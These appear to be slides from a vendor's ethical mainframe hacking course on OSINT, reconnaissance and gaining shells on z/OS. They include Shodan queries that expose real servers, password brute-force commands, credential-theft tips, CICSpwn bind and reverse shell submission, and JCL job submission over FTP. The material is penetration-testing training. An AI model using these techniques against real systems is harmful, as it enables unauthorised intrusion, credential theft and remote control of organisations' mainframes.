www3.prefeitura.sp.gov.br/cics/cwba/dfhwbta/ioab ▾ [Translate this page](#)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



SHODAN

- Search for FTP server:
 - SHODAN allows for wild cards
 - z/OS FTP server specifies the **OS** version in the banner
 - Search: **ftp v1r***
 - Search: **ftp v2r***
- Search for TN3270:
 - SHODAN allows for telnet option specification
 - Use it to search for **IAC DO TN3270E**
 - Search: **telnet.option:tn3270e**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



SHODAN FTP

SHODAN | FTP V2R*

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS: 144

TOP COUNTRIES:

- United States: 113
- Canada: 7
- Germany: 5
- India: 4
- United Kingdom: 3

TOP SERVICES:

- FTP: 136
- 8001: 3
- 2121: 3
- Insteon Hub: 1
- SSH: 1

TOP ORGANIZATIONS:

- AT&T Internet Services: 41
- World College: 9
- State of Colorado General Services: 7
- Water of Minnesota: 5
- University of Pennsylvania: 3

192.86.32.41

Added on 2019-05-03 00:14:12 GMT
United States

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

220-FTPSERVE IBM FTP CS V2R3 at 50W1.**███████████**, 00:14:04 on 2019-05-03.
220 Connection will close if idle for more than 5 minutes.
530 PASS command failed
214-The server-[FTP](#) commands are:
214-ABOR,ACCT,ALLO, APPE, COUP, CWD, DELE, FEAT, HELP, LANG, LIST, MOTH, MKD
214-MODE, NLST, NOOP, O...

212.144.5.88

Added on 2019-05-02 20:11:00 GMT
Germany, Liebenburg

220-TCP1PF73 IBM FTP CS V2R3 at N72, 22:11:01 on 2019-05-02.
220-----
220-* You are entering a Secured System *
220-* Only authorized access allowed *
220-* ...

199.214.72.38

Added on 2019-05-02 20:12:37 GMT
Canada

220-TCP1PFTP IBM FTP CS V2R1 at sgct.**███████████**, 14:12:38 on 2019-05-02.
220 Connection will close if idle for more than 5 minutes.
530 PASS command failed
214-The server-[FTP](#) commands are:
214-ABOR,ACCT,ALLO, APPE, COUP, CWD, DELE, FEAT, HELP, LANG, LIST, MOTH, MKD
214-MODE, NLST, NOOP, O...

67.133.82.81

Added on 2019-05-02 20:12:37 GMT
Germany

220-FTPSERV1 IBM FTP CS V2R3 at UG01.**███████████**, 11:00:04 on 2019-05-02.

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



SHODAN FTP - Example

155.178.136.

privfs.gov
abcttfs.gov
kachoring.fsf.gov
tcdc2.act.fss.gov
lsc.fsf.gov
smis.fsf.gov
wmcspoker.fsf.gov
Federal Aviation Administration
Added on 2019-05-01 13:10:31 GMT
 United States

220-**FTPD1** IBM **FTP CS V1R13** at **tcdc2.act.fss.gov**, 09:05:20 on 2019-05-01.
220 Connection will close if idle for more than 5 minutes.
530 PASS command failed
214-The server-**FTP** commands are:
214-ABOR,*ACCT,*ALLO, APPE, CDUP, CWD, DELE, FEAT, HELP, LANG, LIST, MDTM, MKD
214-MODE, NLST, NOOP, OPTS...

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Mailing Lists

- Still a big deal in mainframe space
- Search these mailing lists:
 - IBMMAIN
 - IBMTCP-L
 - CICS-L
 - RACF-L

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



IBMTCP-L

Newsgroups: bit.listserv.ibmtcp-l
Reply-To: IBM TCP/IP List
From: "xxxx" <xxxx@SFU.org>
Subject: Re: TCP/IP Connections

Something funny is going on. The network people want to know what is connecting to their servers at port 33435 from z/OS from IP address 172.27.9.nnn.

172.27.9.nnn is a valid z/OS ip address and I recognize those servers[...]

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Now We Know



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**
MAINFRAME SOFTWARE

VCU - SETROPTS

```
Date: Mon, 24 Feb 2014 04:35:21 -0600
Reply-To: RACF Discussion List <RACF-L@LISTSERV.[REDACTED]>
Sender: RACF Discussion List <RACF-L@LISTSERV.[REDACTED]>
From: "Lxxxx, Axxxx" <Axxxx Lxxxx xx@LISTSERV.[REDACTED]>
Subject: Re: Missing RACF SMF record (SMF80EVT=x'58' for AUTO PROF)
In-Reply-To: <201402240857.s1061kct001940@willow.cc.[REDACTED]>
Content-Type: text/plain; charset="us-ascii"
```

Thank you Elardus and Walt for your answers,

Allow me to rephrase my question to:
What should I do in order to cause the RACF SMF record with EVT=x'58' to be written when UID is set automatically when FTP login is done?

Below is full output of SETR LIST in the LPAR which does not get the SMF record.

The RACF DB is in AIM 3.
I have checked SMFPRM and SMF exit as well.
I have set SMFPRMxx which is used further below just in case...

Please let me know what you think,
Avner

```
1READY
      SETR LIST
ATTRIBUTES = INITSTATS WHEN(PROGRAM -- BASIC) TERMINAL(READ) SAUDIT CMDVIOL OPERAUDIT
STATISTICS = DATASET $BBCS $DBC SDDT $SQR #CACCMD #SYSACC ACCTNUM ACICSPCT
          AESO AIMS APPCLU APPCPRT APPCSERV APPCSI APPCTP APPL ARC#
          ARD# ARV# BCF# BCF0 BCF1 BCICSPCT BMCARC# BMCARD# BMCRMG00
          BMCRMG10 BMCRMG20 CCICSCMD CIMC CONSOLE CPSMOBJ CPSMXMP CSFKEYS
          CSFSERV DASDVAL DBNFORM DCICSDCT DEVICES DIM0 DIRACC DIRAUTH
          DIRECTRY DIRSRCH DLX# DLFCCLASS DLX# DLQ# DLX# DSNN ECICSDCT
          ETA# ETA#CDEV ETA#CQA ETA#DDEV ETA#DQA ETA# ETO# FACILITY FCICSFCT
          FIELD FILE FIMS FS0BJ FSSEE GCICSTRN GCPFSMOBJ GCSFKEYS GDASDVAL
          GIMS GINFORAM GLOBAL GMBR GMQADMIN GMQCHAN GMQNLIST GMQPROC
```

<http://pastebin.com/raw/hjJquX3S>

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



<http://pastebin.com/raw/hjJquX3S>

VCU – SETROPTS Continued

1READY
SETR LIST

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



VCU – SETROPTS Continued

PASSWORD PROCESSING OPTIONS:

PASSWORD CHANGE INTERVAL IS 60 DAYS.

PASSWORD MINIMUM CHANGE INTERVAL IS 0 DAYS.

MIXED CASE PASSWORD SUPPORT IS IN EFFECT

13 GENERATIONS OF PREVIOUS PASSWORDS BEING MAINTAINED.

AFTER 5 CONSECUTIVE UNSUCCESSFUL PASSWORD ATTEMPTS,
A USERID WILL BE REVOKED.

PASSWORD EXPIRATION WARNING LEVEL IS 5 DAYS.

NO INSTALLATION PASSWORD SYNTAX RULES ARE PRESENT.

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Job Sites

- Can help us figure out information like:
 - OS Level
 - RACF vs ACF2 vs TSS
 - DB2? IMS?
 - CICS?

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Job Posting - Verzo

Mainframe Systems Engineer

 Verzo  Temple Terrace, FL, USA

What you'll be doing...

The primary purpose of your role will be to support the IBM MFaaS contract which governs the operational elements of IBM (TGS) charged with providing daily technical/tactical support for the Verzo Wireline and Wireless mainframe platform operating system, subsystems and business application workloads.

- Assist senior level Governance team members with the management of the IBM/Verzo relationship as it pertains to the mainframe platform.

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Job Posting – Verzo Continued

- Five or more years of mainframe experience or familiarity with computing platform.
 - Operations or technical support.
 - Production mgmt. (batch mgmt., scheduling).
 - Hardware/site support.
 - Network engineering.
 - Security (RACF, Firewall, encryption, network cipher, etc.).
 - Database support (DB2, ADABAS, IMS).
 - Performance and capacity planning.

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Job Posting - Credit

Senior Identity and Access Management Analyst (Mainframe Security)

 Federal Credit Union  Merrifield, VA, USA

Employee Perks

Why You Will Love Being Part of the Federal Team:

*Competitive compensation with opportunities for annual raises, promotions,

and bonus potential*Best-in-Class Benefits! (7% 401k match / Pension plan /

Tuition reimbursement / Great insurance options)*On-site amenities include

fitness center, wellness center, cafeteria, etc. at Pensacola, FL; Vienna, VA

and Winchester, VA campuses*Consistently Awarded Top

Workplace*Nationally recognized training department by TRAINING Magazine

IND123*An employee-focused, diverse, and service-oriented workplace

environment

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Job Posting – Credit Continued

Looking for a knowledgeable and highly motivated individual to join the Host Application Access Management (HAAM) section within FCU. The HAAM team's primary focus is on mainframe and host based security. The team's premiere skill set is CA ACF2, including CPF, ACF2 for USS, ACF2 for CICS and ACF2 for DB2. They also support EKC's ETF/A and E-SCC products, HP Non-stop Tandem system and related applications, and other host based application security platforms. The HAAM team is responsible for maintaining

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

SharePoint Searches

- Search terms:
 - LPAR
 - MVS
 - CICS
 - TN3270 clients (AttachMate, procomm)
 - RACF/ACF2/TSS
 - mainframepasswords.xlsx
- Searching for install/user guides

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Examples 1 - CICS Guide

OSPA Reference Manual

Introduction

Introduction to OSPA

Action	More
<p>CICS Sign-on</p> <p>Type your userid and password:</p> <p>Userid ==> AAAAA# Password ==> ***** Language ==></p> <p>New Password ==></p> <p>PF 3=End DFHCE3520 Please type your userid.</p>	If you make a mistake in entering your Userid / password combination, CICS will automatically disable your password after the fourth unsuccessful attempt.
6. Press [ENTER]. 7. CICS will give the message "DFHCE3549 Sign-on is complete (Language E)."	

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Examples 1 - CICS Guide 2

Logon to the Payroll/Personnel (UMIS) System

Logon

- From the Hummingbird>Host Explorer>www.uspenn.edu launch
 - ☞ See your LSP (Local Support Provider) for assistance with this access*
- Type **cicszupn**
- Press **[Enter]**
- Press **[Pause/Break]** to remove CICS banner screen
- Type **cssn**
- Press **[Enter]**
- At system prompt for LOGONID and PASSWORD, type your userid and password
 - ☞ A 'P' number, e.g. P791234, and password will be provided by Data Administration in ISC once Payroll/Personnel training and a Logon Access Form are completed*
- Press **[Enter]**
- The system displays information about the session including a 'signon completed' message and the logon ID and name of the user

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Examples 1 - Account Form

HEALTH AND HUMAN SERVICES AGENCY

DEPARTMENT OF SOCIAL SERVICES

Health and Human Services Data Center (HHSDC)

DATA SECURITY ACCESS REQUEST

Process No.: _____ Requested Completion Date: _____
(FOR CDSS RACF ADMINISTRATOR USE ONLY)

Attached is a list of additional items due to limited space on this form.

Data Center (Check the appropriate box or boxes): HHSDC Teal

User Category:
(Check the appropriate box or boxes)

Natural User

- LIS
- MAI
- SHS
- WIS
- Other (specify) _____

Programmer

- CPS
- DPM
- FFM
- IFD
- JRS
- LIS
- MAI
- NPM
- PQC
- QNA
- SHS
- TNF
- WIS
- Other (specify) _____

User Name: _____
(LEGAL LAST NAME, FIRST NAME, MIDDLE INITIAL)

Existing Userid: BP _____

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Examples 1 - Account Form Continued

Userid Section (Check the appropriate box or boxes and supply the necessary data):

- A. **Create** new Userid (Assigned by RACF Administrator) BP _____
- B. Userid will be used ONLY for **FTP or Connect Direct (data transmission)**
- C. **Delete** Userid BP _____
- D. **Activate** Userid BP _____ on date _____

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Or We Get Lucky

Vince Y
@vysecurity

Who needs exploits when you have:

mainframepasswords.xls
Date modified:
9:06 PM · 07 Oct 18

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

BROADCOM®
MAINFRAME SOFTWARE

OSINT - What We Learned

- User guides
- LPAR names
- IP addresses and ports
- User name naming convention
- CICS regions
- CICS transaction
- Application names
- Configuration files

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.





- Network Reconnaissance

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Before We Start - Pentesting Tips

1. Run everything on screen with logging turned on
 - e.g. `screen -L -Logfile pentest.date.screen.LOG`
2. Enable debug/verbose output when you can
 - e.g., `nmap -vv -dd`
3. Run packet capture on your jumpbox/kali box
 - e.g. `tshark -w pentest.date.pcap`
4. Use the x3screen-savingvng feature!
 - *File → Save Screen Contents*
 - Select **Continuously, To File** and **HTML**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Network Scanning

- Think back to Chad's quote:
 - “It's just a computer!”
- We can use typical tools included with Kali
 - Except they don't work so great with mainframes
- Note: You'll never crash the mainframe. That's myth-making from the 90s
 - * ok once and awhile you run across a program from the 70s

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Nmap

- Nmap is the current best tool to use
- Phil has worked hard to ensure Nmap port detection can detect z/OS ports
 - He has submitted multiple probe file changes
- It still needs some work/help though
- Typically start with:
 - ***nmap -n -p- -d -oA ip.date.initial [ip]***

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Nmap Default

```
$ nmap -n -p- -d -oA emh.class 10.1.1.3
Nmap scan report for 10.1.1.3
PORT      STATE SERVICE
21/tcp     open  ftp
22/tcp     open  ssh
992/tcp    open  telnets
8009/tcp   open  ajp13
8080/tcp   open  http-proxy
31337/tcp  open  Elite
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Nmap Service Scan

```
$ nmap -n -p- -d -oA emh.class -sV 10.1.1.3
PORT      SERVICE      VERSION
21/tcp     ftp          IBM OS/390 ftpd V2R1
22/tcp     ssh          OpenSSH 6.4 (protocol 2.0)
992/tcp    ssl/tn3270   IBM Telnet TN3270
8009/tcp   ajp13        Apache Jserv (v1.3)
8080/tcp   http         Apache Tomcat 8.5.6
31337/tcp  telnet

Service Info: Host: FTPDI1; OS: OS/390; CPE: cpe:/o:ibm:os_390
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

FTP

- Continuing using Nmap we can look at FTP
- Without creds, FTP is still informational
- You can get a LOT of output using the *default* Nmap script
- Invoke a scan with ***nmap -sV -sC -n -d -oA script.emh [ip]***
 - The key here is the **-sC** which is the default scripts
 - List: <https://nmap.org/nsedoc/categories/default.html>

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



FTP Information (unauth)

- | 211-Trailing blanks are removed from a fixed format data set when it is retrieved.
- | 211- Data set mode. (Do not treat each qualifier as a directory.)
- | 211-ISPFSTATS is set to FALSE
- | 211-Primary allocation 1 track. Secondary allocation 1 track.
- | 211-Partitioned data sets will be created with 27 directory blocks.
- | 211-FileType SEQ (Sequential - default).
- | 211-Number of access method buffers is 5
- | 211-RDWs from variable format data sets are discarded.
- | 211-Records on input tape are unspecified format
- | 211-SITE DB2 subsystem name is DB2
- | 211-Data not wrapped into next record.
- | 211-Tape write is not allowed to use BSAM I/O
- | 211-Truncated records will not be treated as an error
- | 211-JESLRECL is 80
- | 211-JESRECFM is Fixed
- | 211-JESINTERFACELEVEL is 2
- | 211-Server site variable JESTAILINGBLANKS is set to TRUE
- | 211-Confidence level in data transfers is neither checked nor reported

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Did You Catch It?

- | 211-SITE DB2 subsystem name is DB2
- | ...
- | 211-JESLRECL is 80
- | 211-JESRECFM is Fixed
- | 211-JESINTERFACELEVEL is 2
- | ...
- | 211-UMASK value is 027

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



TSOPASSWORDPREPROMPT

- IBM added this option to TSO in 2014
- Nmap tso-enum script will fail if **TSOPASSWORDPREPROMPT=YES** is enabled in the TSO configuration file
- Brute force will still work

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Lab Exercise

In this lab exercise, you'll:

- Learn how to use various tools to enumerate the target system
- See Lab 10-1 Enumeration

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Module Summary

This module showed you how to:

- Explain what we mean by “OSINT” or Open-Source Intelligence
- Perform Network Reconnaissance

In the next module, you will:

- Learn about shells



 **BROADCOM®**
MAINFRAME SOFTWARE

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Ethical Mainframe Hacking: Shells

Broadcom Proprietary and Confidential
Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Copyright © 2024 Broadcom. All Rights Reserved. Broadcom, the pulse logo, Connecting everything, CA Technologies and the CA Technologies logo are among the trademarks of Broadcom. The term "Broadcom" refers to Broadcom Inc., and/or its subsidiaries.



Course Agenda

- 1 Welcome! Course Overview
- 2 Linux History and Basics
- 3 Linux programming and scripting
- 4 Linux Advanced Permissions
- 5 Unix Systems Services Overview
- 6 z/OS Scripting Review
- 7 RACF, NJE & CICS
- 8 Pentesting Process: OSINT, Reconnaissance, Shells & Enumeration
- 9 Passwords, Passtickets and Privilege Escalation
- 10 CTF

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



z/OS Module Agenda

- 1 Scripting: CLISTS and REXX
- 2 RACF Overview
- 3 NJE Overview
- 4 CICS Overview
- 5 OSINT
- 6 Network Recon
- 7 Shells
- 8 Enumeration

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Click Next to continue.

Module Objectives

This module will show you how to:

- Get shells!
 - Using FTP, JCL Tricks and others!
- Learn about Metasploit



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**

MAINFRAME SOFTWARE

Recon

- Recon is done
- We have lists of users
- List of CICS transactions
- NJE Node names
- Etc.

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



TSO Users

- No mainframe is an island
- It is part of your enterprise
- Just steal Windows credentials
 - Kerberoasting works well!
 - Password reuse is rampant

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Using TSO Brute

- Since we know every valid TSO user
- We can use **tso-brute** nmap script
- Typically an easy to guess password
 - **Apr2024\$** works surprisingly well

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Nmap Command

```
nmap -p 992 r105 \
--script tso-brute \
--script-args \
userdb=users.txt, \
passdb=pass.txt, \
unpwdbs.timelimit=0, \
brute.useraspass=false,
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Nmap TSO Brute

```
$ nmap --script tso-brute --script-args \
brute.thread=1,\
brute.start=1,\
brute.useraspass=false,\
unpwdb.timelimit=0,\
userdb=users.txt,\
passdb=pass.txt -p 992x105 f -vv
```

```
PORT      STATE SERVICE REASON
992/tcp    open  telnets syn-ack ttl 36
| tso-brute:
|   TSO Accounts:
|     emh0: 0:dummy123 - Valid credentials
|_ Statistics: Performed 3 guesses in 15 seconds, average tps: 0.2
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



CICS Hacking

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

CICSpwn

- A tool developed by Ayoub Elaassal
- Does CICS finger printings with CEMT
- Looks for specific settings/misconfigurations
- Automates code exec with CECI

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



CICSpwn

```
          :::::::::::: ::::::::::: ::::::::::: ::::::::::: ::::: ::::::::::::: :::::  
:+:  :+:  :+:  :+:  :+:  :+:  :+:  :+:  :+:  :+:  :+:  :+:  :+:  :+:  :+:  :+:  
++:  ++:  ++:  ++:  ++:  ++:  ++:  ++:  ++:  ++:  ++:  ++:  ++:  ++:  ++:  
#+:  #+:  #+:  #+:  #++:++#++  #++:++#++  #++:  #++:  #++:++#++  #++:  #++:  
#+:  #+:  #+:  #+:  #+:  #+:  #+:  #+:  #+:  #+:  #+:  #+:  #+:  #+:  #+:  
#+#  #++  #++  #++  #++  #++  #++  #++  #++  #++  #++  #++  #++  #++  #++  
#####  #####  #####  #####  #####  #####  #####  #####  #####  #####  #####  
#####  #####  #####  #####  #####  #####  #####  #####  #####  #####  #####
```

The tool for some CICS p0wning !

Author: @Ayoul3_

```
usage: cicspwn.py [-h] [-a APPLID] [-v VERBOSE] [-A] [-i] [-u] [-p PATTERN]  
[-q] [--ceci CECI] [--cemi CEMT] [--bypass] [-b OLD_TRAN]  
[-n NEW_TRAN] [--custom-exit CUSTOM_CICS] [-t]  
[--enable-trans ENA_TRANS] [--check-trans CHECK_TRANS] [-f]  
[-e] [--get-file FILENAME] [--get-tsq TSQ_NAME]  
[--add-record FILENAME_ADD] [--add-item TSQUEUE_ADD]  
[--num ITEM] [--data DATA] [--check-files CHECK_FILES]  
[-U USERID] [-P PASSWORD] [-r PROPAGATE_USER]  
[-g SURROGAT_USER] [-s SUBMIT] [--queue QUEUE]  
[--ftp-cmds FTP_CMDS] [--node NODE] [-l LHOST] [--port PORT]  
[--jcl JCL] [--rexz REXX_FILE]  
IP PORT
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



CICSpwn Flags

- **-A [applid]** is the VTAM command to run to get to cics
 - e.g. **-A 'LOGON APPLID(CICSTS51)'**
- **-U [userid]/-P [password]** CICS username/pass
- CICSpwn has a lot of options and modes
 - **-i Information** will just gather information about CICS
 - **-s Submits a job**
 - **-bypass** uses CEDA to try to access transactions

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



CICSpwn Info

```
[+] Connecting to target evilmf:992
[*] Access to CICS Terminal is possible with APPID logon applid(cicsts51)
[+] Authenticating with user phil
[*] Authentication succesful
[+] Getting information about CICS server (APPLID: logon applid(cicsts51))
[+] Interesting and available IBM supplied transactions:
    [*] CEMT
    [*] CEDA
    [*] CECI
    [*] CECS
    [*] CEBR
[+] General system information:
    [*] z/OS version: 2.01
    [*] CICS TS Version: 5.1
    [*] CICS default user: CICSUSER
    [*] CICS max tasks: 0500
    [*] Userid: PHIL
    [*] Sysid: CICS
    [*] LU session name: emhLU66
    [*] language: E
    [*] Files HLQ: CICS680.**
    [*] Library path: DFH510.CICS.**
[+] Active users
    [*] PHIL
[+] JCL Submission
    [*] Access to the internal spool is apparently available
[+] Access control
    [*] CICS uses an ESM (RACF/ACF2/TopSecret), might be tricky to access some functions
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

CICSpwn Coolest Feature

- Using the **-s [type]** flag, you can submit JCL!
- Where type is:
 - **direct_tso** a bind TSO shell
 - **reverse_tso** a reverse TSO shell
 - **direct_UNIX** a bind UNIX shell
 - **reverse_UNIX** a reverse UNIX shell
 - **ftp** use FTP to send files somewhere
 - **custom** use with **--j C\]** to submit custom JCL
- The JCL runs as the CICS region user!

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



CICSpwn Submit

```
[+] Connecting to target emh:992
[*] Access to CICS Terminal is possible with APPID logon applid(cicsts51)
[+] Authenticating with user phil
[*] Authentication succesful
[*] Spool open ! Got token S0000015
[+] Payload set to bind tso at port 54321
[+] Writting JCL to the spool (might take a few seconds)
    |*****| 100.0% Complete
[*] JCL Written successfully to the spool
[*] JOB submitted successfully to JES. Might take a few seconds to execute
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Use Ncat to Connect

```
root@evil:~/Downloads/cicspwn# ncat emh 54321
TSO > listds
IKJ56701I MISSING DATA SET NAME

TSO > listdsd
INFORMATION FOR DATASET START1.** (G)

LEVEL OWNER    UNIVERSAL ACCESS   WARNING   ERASE
----- -----
 00  SYS1        NONE            NO         NO

AUDITING
-----
FAILURES(READ)

NOTIFY
-----
NO USER TO BE NOTIFIED

YOUR ACCESS  CREATION GROUP  DATASET TYPE
----- -----
      ALTER       SYS1          NON-VSAM

NO INSTALLATION DATA
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Using CEDA

- How does CICSpwn use CEDA?

```
CEDA COPY TRANS(CEMT) GROUP(DFH) AS(NEW1) TO(emh)
```

```
CEDA INSTALL TRANS(NEW1) GROUP(emh)
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



CICSPWN DEMO?

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



FTP and JCL for EMH

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

FTP Server

- IBM has added some extra cool features to FTP:
 - Using the **SITE** command, you can enable these features:
 - **SITE FILE=JES** submit JCL files through FTP
 - **SITE FILE=SQL** submit DB2 SQL statements

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



SITE FILE=JES

- Way more than just ‘upload and run jcl’
- You can:
 - View the job status (with **ls**)
 - Download the job output (with **get [jobid]**)
 - Cancel the job
 - Delete the job output

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Simple Dummy JCL

```
//LRNR01      JOB  
//NOP        EXEC PGM=IEFBR14
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



FTP Example

```
230 LRNR01 is logged on. Working directory is "LRNR01.".  
Remote system type is MVS.  
ftp> site file=jes  
200 SITE command was accepted  
ftp> put jcl.txt  
local: jcl.txt remote: jcl.txt  
200 Port request OK.  
125 Sending Job to JES internal reader FIXrecfm 80  
250-It is known to JES as JOB00059  
250 Transfer completed successfully.  
45 bytes sent in 0.00 secs (128.8719 kB/s)
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

FTP Job Output

```
ftp> ls
200 Port request OK.
125 List started OK for JESJOBNAME=emh0*, JESSTATUS=ALL and
JESOWNER=emh0
JOBNAM JOBID OWNER STATUS CLASS
emh0   JOB00059 emh0   OUTPUT A
emh0   TSU00042 emh0   OUTPUT TSU
emh0   TSU00041 emh0   OUTPUT TSU
250 List completed successfully.
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Download Job Output

```
ftp> get JOB00059
local: JOB00059 remote: JOB00059
200 Port request OK.
125 Sending all spool files for requested Jobid
250 Transfer completed successfully.
2236 bytes received in 1.10 secs (1.9764 kB/s)
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Python Tool - TShOcker

- *TShOcker.py*
- Uses JCL and REXX to create a temporary TSO/UNIX command interpreter in REXX
- Uses FTP to upload the REXX program **CATSO.rx**
- **CATSO.rx** creates a listener or reverse connection
 - Like a rudimentary meterpreter

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Metasploit

- Public open-source framework of known exploits used to test for known vulnerabilities
- Chad added Metasploit support for zArch in 2016
- Can be authenticated (using real credentials)
- Non-authenticated (binary exploits such as overflows)
- Other:
 - Scanning
 - Brute forcing
 - Emulation (ftp/http/smb server)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Metasploit z/OS FTP

- Used to upload text / binary files (such as normal ftp)
- Can also be used to submit jobs directly to JES
- Possible to read JES Joblogs / also delete them
- Great vector for exploitation if authorizations not locked down
- Yields a reverse shell

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Metasploit z/OS Exploits

- So far only one: **ftp_jcl_creds**
